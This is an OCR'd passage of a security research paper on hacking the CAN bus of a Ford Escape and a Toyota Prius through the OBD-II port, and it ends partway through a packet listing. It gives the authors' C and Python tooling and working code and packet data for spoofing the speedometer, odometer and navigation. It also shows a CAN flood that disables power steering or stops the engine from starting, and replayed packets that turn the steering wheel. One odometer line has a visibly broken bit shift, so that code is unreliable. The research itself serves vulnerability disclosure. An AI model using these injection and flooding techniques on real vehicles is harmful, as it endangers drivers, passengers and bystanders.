


Figure 8: 2010 Toyota Prius CAN v2 Bus

The CAN buses are accessible through the OBD-II port on pins 6 (CAN-H) and 14 (CAN-L). All relevant ECUs are on these two buses. The ECUs are:

1. Engine Control Module (ECM)
2. Power Management Control Module
3. Transmission Control
4. Main Body ECU
5. Power Steering ECU
6. Certification ECU (i.e. Smart Key ECU)
7. Skid Control ECU (i.e ABS System)
8. Airbag ECU
9. Combination Meter Assembly
10. Driving Support ECU
11. Parking Assist ECU
12. Seat belt Control ECU

Communicating with the CAN bus

We tried a few different methods of communicating with the CAN bus including the CARDAQ-Plus pass thru device as well as an ELM327. After much experimentation, we decided in the end to communicate with the CAN bus utilizing the ECOM cable from EControls, see Figure 9. This relatively inexpensive cable comes with a DLL and an API that can be used to communicate over USB from a Windows computer to an ECOM device which can read and write to the CAN bus.

Figure 9: ECOM cable

The connector that comes with the ECOM cable cannot directly interface with the OBD-II port. We had to build connectors that would connect from the ECOM cable to the various CAN buses on the automobiles, see Figure 10 and 11. We utilized an OBD-II connector shell from www.obd2allinone.com.




Figure 10. Ecom cable schematic


Figure 11: Handmade ECOM-OBD-II connector

When finished, our functioning setup looks something like that in Figure 12.




Figure 12: A laptop communicating with the CAN bus

The ECOM API is pretty straightforward and can be utilized by developing C code and linking the executable against the ECOM library. You can easily read and write traffic from and onto the CAN bus using the provided functions CANReceiveMessage and CANTransmitMessage, for example. Our code is available for download.

EcomCat

EcomCat is software written in C by the authors of this paper to aid in the reading and writing of data to the CAN bus through one or more Ecom cables. As the name implies, EcomCat was our Swiss army knife when doing much of the automotive research. Let's examine a few of its features.

Output

EcomCat is capable of sniffing a CAN network to capture all potential data. We have also provided software filters to narrow the scope of the CAN IDs stored by the application. Output from a capture is written to 'output.dat' by default, overwriting the previous file on each run. The data stored in the output file can later be used as input to EcomCat.

Input

External files that contain CAN data can be sent using EcomCat as well. Data is read from the file and played onto the CAN bus in the same order as the file. The default input file is 'input.dat'. Its contents will be intact after each run.

Continuous Send

Sometimes you will want to play the same CAN message continuously for an extended period of time. EcomCat will use the values provided in a variable to be played continuously over the CAN bus for an amount of time defined by the user.

The tool also has several other features as well. For more information please see the EcomCat Visual Studio project and associated source code.

Ecomcat_api

For writing custom CAN network programs, we have code that can be used with either our C/C++ API or Python interface. For ease of explanation we will show the Python API. The Python API is a wrapper to the ecomcat_api.dll dynamic library we wrote.

The code for ecomcat_api will be available for download.

Normal CAN packets

In order to use the API you first need to import the necessary stuff:

```
from ctypes import *
import time

mydll = CDLL('Debug\\ecomcat_api')

class SFFMessage(Structure):
    _fields_ = [("IDH", c_ubyte),
                ("IDL", c_ubyte),
                ("data", c_ubyte * 8),
                ("options", c_ubyte),
                ("DataLength", c_ubyte),
                ("TimeStamp", c_uint),
                ("baud", c_ubyte)]
```

Next you need to initialize the connection to the ECOM cable.

```
handle = mydll.open_device(1,0)
```

The 1 indicates it is the high speed CAN network and the 0 that to choose the first ECOM cable (by serial number) that is found connected.

Next, you can begin to send CAN packets.

```
y = pointer(SFFMessage())
mydll.DbgLineToSFF("IDH: 02, IDL: 30, Len: 08, Data: A1 00 00 00
00 00 5D 30", y)
mydll.PrintSFF(y, 0)
mydll.write_message_cont(handle, y, 1000)
```

This sends the CAN message described by our format continuously for 1000ms.

Some other python functions of interest include:

```
write_message
write_messages_from_file
read_message
read_message_by_wid
```

Of course when you are finished, you should close the handle.

```
mydll.close_device(handle)
```

Diagnostic packets
We provide code to handle sending diagnostic packets including doing all the low level ISO-TP for you. Again start by initializing as above. Then you can send a particular message to an ECU.

```
send_data(mydll, handle, 0x736, [0x2F, 0x03, 0x07, 0x03, 0x00,
0x00])
```

This sends the InputOutputControl packet seen earlier. Many of the services from ISO 14229 and 14230 are implemented as well. The following does the same as above.

```
do_inputoutput(mydll, handle, wid, 0x0307, [0x03, 0x00, 0x00])
```

Here is an example of some code that starts a diagnostic session, authenticates via securityAccess, and then tries to do a RoutineControl

```
if do_diagnostic_session(mydll, handle, wid, "prog"):
    print "Started diagnostic session"
do_security_access(mydll, handle, wid)
do_routine_14230(mydll, handle, wid, 0x02, [0])
```

PyEcom
PyEcom was also developed to implement the ecomcat_api in Python. It was specifically developed to abstract some of the non-standard Toyota variations from the developer. While very similar to the examples above, there are some differences when using PyEcom.

For example, after the necessary libraries are imported, the device is opened by serial number and can be immediately used to perform various functions.

```
from PyEcom import *
from config import *

ECU = 0x7E0

ret = ecom.security_access(ECU)
if ret == False:
    print "[!] [0x%04X] Security Access: FAILURE" % (ECU)
else:
    print "[*] [0x%04X] Security Access: Success" % (ECU)
```

Please see PyEcom.py for more methods that can be used for Toyota and non-Toyota functionality. Toyota specific functions are usually prepended with “toyota_”

Injecting CAN data

Now that we have a way to read and write CAN traffic, it is natural to figure out what different CAN packets do and then replay them to see if we can get the automobile to respond. This will demonstrate what an attacker who had code running on an ECU could do to threaten the safety of the vehicle. However, there are many potential problems in trying to make the vehicle perform actions by injecting packets on the CAN bus.

Problems and pitfalls

First, it should be seen that not everything can be controlled via the CAN bus. For example, consider the Ford Escape and acceleration. The only time acceleration is controlled "automatically", i.e. without the driver physically pressing on the accelerator, is with cruise control. But if you look at the wiring diagrams for the vehicle you will see that all of the controls are wired directly into the PCM (see Figures 13,14,15)




Figure 13: The controls for adjusting the cruise control are wired directly into the PCM




Figure 14: The brake pedal switch and electronic engine controls are wired into the PCM

FIgure 15: The electronic throttle control and accelerator pedal position sensor are wired into the PCM.

So the entire cruise control system is wired directly into the Powertrain Control Module that also controls, among other things, the engine. This means, it is reasonable to assume that the cruise control is not affected by CAN traffic directly. It is still theoretically possible that the acceleration could be controlled via the CAN bus (perhaps via some diagnostic sessions) but on the surface it is unlikely that this feature uses data from the CAN bus. As more and more electronic components are wired into automobiles, more and more functionality will be networked. The Ford has an older design without much inter-networked connectivity; while the Toyota has more ECUs networked together, increasing the possibility of success.

There are other complications. Once you've figured out what a packet does, it doesn't mean that if you spoof it, any action will occur.

For example, in the Ford Escape, a CAN packet with ID 0200 can be observed that has a byte indicating how much the accelerator is depressed. One might naively think that replaying this packet with different values might make the engine go as if the accelerator were pressed at the spoofed level. This is not the case. This packet is sent from the PCM (which reads the accelerator sensor) to the ABS, presumably to help it figure out if there is a traction control event in progress. It doesn't have anything to do with whether the car should speed up or not. There are countless examples like this including, for example, packets that indicate how much the brake is depressed but when replayed don't engage the brake.

It takes a lot of reverse engineering to locate specific packets that are *requests* from one ECU for another ECU to take action. These are the ones that are interesting from a control perspective. Even once these CAN IDs are identified, there are at least two problems that may occur. The first is that you can send fake packets, but the original ECU will still be sending packets on the network as well. This may confuse the recipient ECU with conflicting data.

Another problem is that the receiving ECU may have safety features built into it that makes it ignore the packets you are sending. For example, on the Toyota Prius, the packets that are used for turning the wheel in Intelligent Park Assist only work if the car is in reverse. Likewise, packets for the Lane Keep Assist feature are ignored if they tell the steering wheel to turn more than 5%. It may be possible to circumvent these restrictions by tricking the ECU, but some extra work would be required.

Lastly, there can be a lack of response or complete disregard for packets sent if there is contention on the bus. Remember, the ECU for which you are forging packets is still sending traffic on the bus, unless you completely remove it from the network. Therefore, the ECUs consuming the data being sent may receive conflicting data. For example, forging the packet to display the current speed on the instrument cluster must be sent more frequently than the ECU actually reporting the speed. Otherwise, the information displayed will have undesired results.

Simple example for the Ford Escape

Just to see what is possible, let's walk through a couple of quick examples on each car. On the MS CAN bus of the Ford Escape, there is a packet used by the automobile to indicate if a door is ajar that uses the 11-bit identifier 0x03B1. It seems this packet is sent every two seconds or so. When no door is ajar the packet looks like:

```
IDH: 03, IDL: B1, Len: 08, Data: 00 00 00 00 00 00 00 00
```

This packet was captured using our ECOMCat application with the ECOM cable and OBD-II connector. When the driver's side door is ajar, the following packet is observed:

```
IDH: 03, IDL: B1, Len: 08, Data: 80 00 00 00 00 00 00 00
```

This single byte difference indicates the status of the door to the instrument panel. When this packet is written to the CAN bus using our EcomCat API, the car will briefly indicate that the driver's door is ajar even when it is not, see video door.mov and Figure 16. Presumably, this message stops being displaying the next time the door sensor sends the real packet indicating it is closed.

Figure 16: The door is ajar (not really)

Simple example for the Toyota Prius
Likewise, it is pretty easy to spot the packet responsible for displaying the speed on the combination meter in the Toyota Prius.

Speedometer when Idle:

```
IDH: 00, IDL: B4, Len: 08, Data: 00 00 00 00 00 00 00 BC
```

When moving (approx. 10 miles per hour):

```
IDH: 00, IDL: B4, Len: 08, Data: 00 00 00 00 8D 06 66 B5
```

The speedometer is especially fun because you can set the value arbitrarily; see accompanying video can_write_speed and Figure 17.

Figure 17: The speedometer can be altered to display any value.

Attacks via the CAN bus - Normal packets

The following are some examples that can affect the functioning of the automobile by sending normal CAN packets. The idea here is that if an attacker could get code running on an ECU (via an attack over Bluetooth, telematics, tire sensor, physical access), they would be able to send these packets and thus to make the car perform these actions.

Speedometer - Ford

The hello world of CAN packet injection is usually something having to do with the display. Here we deal with setting the speed and RPM displayed to the driver. It is pretty easy to isolate this packet and replay it. In the Ford, this is controlled by packet with ID 0201 on the high speed CAN network. The packet takes the form:

[AA BB 00 00 CC DD 00 00]

Where AABB - is the rpm displayed and CCDD is the speed. To get from the bytes in the CAN packet to the actual speed, the following formulas can be used:

Speed (mph) = 0.0065 * (CC DD) - 67
RPM = .25 * (AA BB) - 24

For example, the following code would set the RPM and speedometer, see video ford_driving_speedometer.

```
y = pointer(SFFMessage())
mydll.DbgLineToSFF("IDH: 02, IDL: 01, Len: 08, Data: 23 45 00 00
34 56 00 00", y)
mydll.write_message_cont(handle, y, 2000)
```

This will produce a speed of 0x3456 * .0065 - 67 = 20.1mph and an RPM of 2233 rpm, see Figure 18.

Figure 18: Manipulated RPM and speed readout.

Odometer - Ford

Similar to the speedometer, you can make the odometer go up. Here, the ECU is expecting a rolling count, not a static value. Therefore, we have to give it what it expects, see code below.

```
z = pointer(SFFMessage())
read_by_wid = mydll.read_message_by_wid_with_timeout
read_by_wid.restype = POINTER(SFFMessage)
z = read_by_wid(handle, 0x420)
mydll.PrintSFF(z,0)
odometer = z.contents.data[0] << 16
odometer += z.contents.data[1] << 78
odometer += z.contents.data[2]

yy = pointer(SFFMessage())

while True:
    odometer += 0x1000
```

```
    mydll.DbgLineToSFF("IDH: 04, IDL: 20, Len: 08, Data: %02x
%02x %02x 00 00 00 02 00 ,TS: 17342,BAUD: 205" % ((odometer &
0xff0000) >> 16, (odometer & 0xff00) >> 8, odometer & 0xff), yy)
    mydll.PrintSFF(yy,0)
    mydll.write_message(handle, yy)
```

First we read the current value of the message with ID 420. Next we begin to flood the network while slowly increasing the first three values. This makes the odometer go up, see video ford_odometer.mov.

On board navigation - Ford

The navigation system figures out where you are going based on packets with WID 0276. It is almost exactly the same as the odometer attack, except there are two two-byte values involved.

```
z = pointer(SFFMessage())
read_by_wid = mydll.read_message_by_wid_with_timeout
read_by_wid.restype = POINTER(SFFMessage)
z = read_by_wid(handle, 0x217)
mydll.PrintSFF(z,0)
wheel = z.contents.data[0] << 8
wheel += z.contents.data[1]

print "%x" % wheel
yy = pointer(SFFMessage())

while True:
    wheel += 0x1
    mydll.DbgLineToSFF("IDH: 02, IDL: 17, Len: 08, Data: %02x
%02x %02x %02x 00 50 00 00 ,TS: 17342,BAUD: 205" % ((wheel &
0xff00) >> 8, wheel & 0xff, (wheel & 0xff00) >> 8, wheel &
0xff), yy)
    mydll.PrintSFF(yy,0)
    mydll.write_message(handle, yy)
```

See video ford-navigation.mov.

Limited steering - Ford

Besides just replaying CAN packets, it is also possible to overload the CAN network, causing a denial of service on the CAN bus. Without too much difficulty, you can make it to where no CAN messages can be delivered. In this state, different ECUs act differently. In the Ford, the PSCM ECU completely shuts down. This causes it to no longer provide assistance when steering. The wheel becomes difficult to move and will not move more than around 45% no matter how hard you try. This means a vehicle attacked in this way can no longer make sharp turns but can only make gradual turns, see Figure 19.

Figure 19: The instrument cluster indicates something is definitely wrong

In order to cause a denial of service, we can take advantage of the way CAN networks function. Remember, CAN IDs not only serve as an identifier but are also used for arbitration if multiple packets are being sent at the same time. The way it is handled is that lower CAN IDs receive high precedent than higher ones. So if one ECU was trying to send the CAN ID 0100 and another was going to send 0101, the first one will be able to send the packet as if no other packets are around and the ECU sending the one with 0101 will wait until the other packet is transmitted.

While CAN IDs are essentially meaningless, heuristically this can be used to find out which CAN packets are “important” (see histoscan.py). Anyway, the easiest way to flood a CAN network is to send packets with the CAN ID of 0000. These will be considered the highest priority and all other packets will wait for them to be transmitted. If you never stop sending these packets, no other packets will be able to be transmitted, continuously waiting for the packets with CAN ID of 0000.

If you play this packet before the car is started, the automobile will not start. See video ford-flood-cant_start.mov.

Steering - Ford
The Parking Assist Module (PAM) in the Ford Escape take in information based on sensors and vehicle speed which tell the Power Steering Control Module (PSCM) to turn the wheel to park the car. The packet 0081 is used by the PAM to control the steering.

```
[WW WW XX 00 00 00 00 00]
```

WW WW is a short which indicates the desired steering wheel position. The PAM sends this packet. XX indicates the state of the auto-park where values have the instrument cluster print things like “Active Park”, “Searching”, etc.

Due to the way the PSCM seems to work, you cannot just specify a desired steering wheel angle, but you need to play a series of small changes spread out over time based on the velocity of the vehicle. Figure 20 shows a graph of the 0081 wheel angle value over time during an actual auto-parking maneuver while driving slow and fast.




Figure 20. Steering position CAN ID count.

We have code that gets the current position of the steering wheel (via packet 0081), computes a curve similar to Figure 20 and prints it to a file. Then our software replays the packets in the file according to time differences as seen during actual auto-parking. The result is the ability to steer the wheel to any position, see videos ford_steering.mov and ford_more_steering.mov.

The types of packets created look like this:

```
IDH: 00, IDL: 81, Len: 08, Data: 4D CD 12 00 00 00 00 00 ,TS: 0
IDH: 00, IDL: 81, Len: 08, Data: 4D C3 12 00 00 00 00 00 ,TS: 312
IDH: 00, IDL: 81, Len: 08, Data: 4D B3 12 00 00 00 00 00 ,TS: 624
IDH: 00, IDL: 81, Len: 08, Data: 4D 9B 12 00 00 00 00 00 ,TS: 936
IDH: 00, IDL: 81, Len: 08, Data: 4D 7D 12 00 00 00 00 00 ,TS: 1248
IDH: 00, IDL: 81, Len: 08, Data: 4D 55 12 00 00 00 00 00 ,TS: 1560
IDH: 00, IDL: 81, Len: 08, Data: 4D 27 12 00 00 00 00 00 ,TS: 1872
IDH: 00, IDL: 81, Len: 08, Data: 4C F1 12 00 00 00 00 00 ,TS: 2184
IDH: 00, IDL: 81, Len: 08, Data: 4C B5 12 00 00 00 00 00 ,TS: 2496
IDH: 00, IDL: 81, Len: 08, Data: 4C 6F 12 00 00 00 00 00 ,TS: 2808
IDH: 00, IDL: 81, Len: 08, Data: 4C 23 12 00 00 00 00 00 ,TS: 3120
IDH: 00, IDL: 81, Len: 08, Data: 4B CF 12 00 00 00 00 00 ,TS: 3432
IDH: 00, IDL: 81, Len: 08, Data: 4B 71 12 00 00 00 00 00 ,TS: 3744
IDH: 00, IDL: 81, Len: 08, Data: 4B 0D 12 00 00 00 00 00 ,TS: 4056
IDH: 00, IDL: 81, Len: 08, Data: 4A A1 12 00 00 00 00 00 ,TS: 4368
IDH: 00, IDL: 81, Len: 08, Data: 4A 2F 12 00 00 00 00 00 ,TS: 4680
